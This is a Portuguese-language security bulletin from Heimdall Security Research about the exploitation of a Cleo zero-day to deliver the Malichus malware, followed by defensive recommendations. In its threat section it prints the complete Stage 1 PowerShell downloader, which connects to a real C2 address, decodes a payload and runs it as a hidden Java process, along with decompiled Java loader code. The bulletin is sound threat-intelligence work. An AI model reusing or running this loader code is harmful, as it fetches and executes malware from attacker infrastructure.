
TLP: CLEAR



BOLETIM DE SEGURANÇA

Exploração de vulnerabilidade Zero-Day do Cleo para distribuição do malware Malichus

heimdall
security research

Acesse a nossa nova comunidade através do WhatsApp!

Heimdall Security Research

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

Boletins de Segurança – Heimdall

SUMÁRIO

1 Informações sobre a ameaça 5
2 Recomendações 8
3 Referências 9
4 Autores 9

LISTA DE FIGURAS

Figura 1 – Fluxo de ataque. 5
Figura 2 – Script formatado do PowerShell Downloader do Estágio 1. 6
Figura 3 – Arquivo MANIFEST.MF do Java Downloader. 6
Figura 4 – Descompilação da classe Cli atribuindo variáveis antes de executar o método run... 6

1 INFORMAÇÕES SOBRE A AMEAÇA

Pesquisadores identificaram uma campanha de exploração avançada que tira proveito de uma vulnerabilidade *zero-day* na plataforma de software de transferência de arquivos Cleo. Essa campanha foi utilizada para disseminar uma nova família de malware, batizada de "Malichus". Isso tem gerado preocupações na comunidade de segurança cibernética, devido às possíveis consequências para as organizações que utilizam as tecnologias Cleo para a troca segura de arquivos.




Figura 1 – Fluxo de ataque.

O Cleo, uma ferramenta amplamente utilizada para transferência e integração de dados empresariais, foi recentemente comprometido por invasores que exploraram uma vulnerabilidade até então desconhecida. Esse ataque permitiu que os invasores implantassem o Malichus, um malware modular sofisticado. O Malichus possui capacidades avançadas, sendo projetado para realizar exfiltração de dados, reconhecimento e operações pós-exploração. A família de malware Malichus se distingue por um processo de implantação em três fases, PowerShell Downloader, Java Downloader, Modular Post-Exploitation Framework, cada uma meticulosamente desenvolvida para garantir uma comunicação de comando e controle (C2) confiável, manter a persistência no sistema e possibilitar diversas atividades maliciosas.

```powershell
$c=New-Object Net.Sockets.TcpClient("80.67.5[.]133", 443)
$s=$c.GetStream()
$s.ReadTimeout=10000
$w=New-Object System.IO.StreamWriter $s
$w.WriteLine("TLS v3 yGKRTjRQUWztZ09QEo84Z_DaKQniC5QDXsSRnldZrrw")
$w.Flush()
$k=187,238,144,236,23,34,244,10,48,34,75,201,155,64,210,29
$a=New-Object System.Byte[] 9999
$f="cleo.2607"
$t=New-Object IO.FileStream($f, [IO.FileMode]::Create)
$n=$g=0
while(1){
    $r=$s.Read($a,0,9999)
    if($r -le 0){
        break
    }
    for($i=0;$i -lt $r;$i++){
        $j=$n++ -band 15
        $a[$i]=$a[$i] -bxor $k[$j] -bxor $g
        $g=($g+$a[$i]) -band 255
        $k[$j]=($k[$j]+3) -band 255
    }
    $t.Write($a,0,$r)
}
$t.Close()
$w.Close()
$s.Close()
$env:QUERY="AxiTE7vmV7MJU9DikvDtXLx7q8ivpdmzaA7U-
$env:F=$f
Start-Process -WindowStyle Hidden -FilePath jre\bin\java.exe -ArgumentList "-jar $f"
```

Figura 2 – Script formatado do PowerShell Downloader do Estágio 1.

No estágio inicial, é utilizado um script PowerShell compacto que funciona como um carregador. Essa fase assegura uma configuração ágil do host, preparando-o para futuras explorações.

```
Manifest-Version: 1.0
Built-By: -
Created-By: 1.8.0_422 (Azul Systems, Inc.)
Main-Class: start
```

Figura 3 – Arquivo MANIFEST.MF do Java Downloader.

No segundo estágio, um downloader baseado em Java é utilizado para obter o payload final. A inclusão de rotinas personalizadas, como a análise de variáveis de ambiente e a comunicação C2 criptografada, evidencia a meticulosidade dos criadores de malware com a furtividade e a adaptabilidade.

```java
public Cli(String var1, String var2, String var3) {
   try {
      this.host = var1;
      cliid = var2;
      stage1fn = var3;
      this.run();
      runDelFileCmd(var3);
   } catch (Exception var5) {
      l("EX Cli " + var5.getMessage());
   }

}
```

Figura 4 – Descompilação da classe Cli atribuindo variáveis antes de executar o método run

A fase final consiste em uma estrutura Java que inclui nove arquivos de classe diferentes, oferecendo uma funcionalidade completa para atender aos objetivos do atacante.

2 RECOMENDAÇÕES

Mantenha o software atualizado

- Instale atualizações e patches de segurança assim que estiverem disponíveis para reduzir a janela de oportunidade para ataques.

Use firewalls e sistemas de detecção de intrusão

- Configure firewalls para bloquear tráfego não autorizado e utilize sistemas de detecção de intrusão (IDS) para monitorar atividades suspeitas.

Adote uma abordagem de segurança em camadas

- Combine várias medidas de segurança, como antivírus, firewalls, e sistemas de prevenção de intrusão (IPS), para criar uma defesa mais robusta.

Restrinja o uso de aplicativos essenciais

- Limite o uso de software e aplicativos apenas aos que são absolutamente necessários para reduzir a superfície de ataque.

Eduque os usuários

- Treine funcionários e usuários sobre práticas seguras, como reconhecer e evitar phishing e outras técnicas de engenharia social.

Implemente segmentação de rede

- Divida a rede em segmentos menores para limitar a propagação de um ataque caso uma vulnerabilidade seja explorada.

Monitore e analise logs regularmente

- Revise logs de sistema e de rede para identificar atividades anômalas que possam indicar uma tentativa de exploração de vulnerabilidade.

3 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Huntress**
- **GBHackers**

4 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH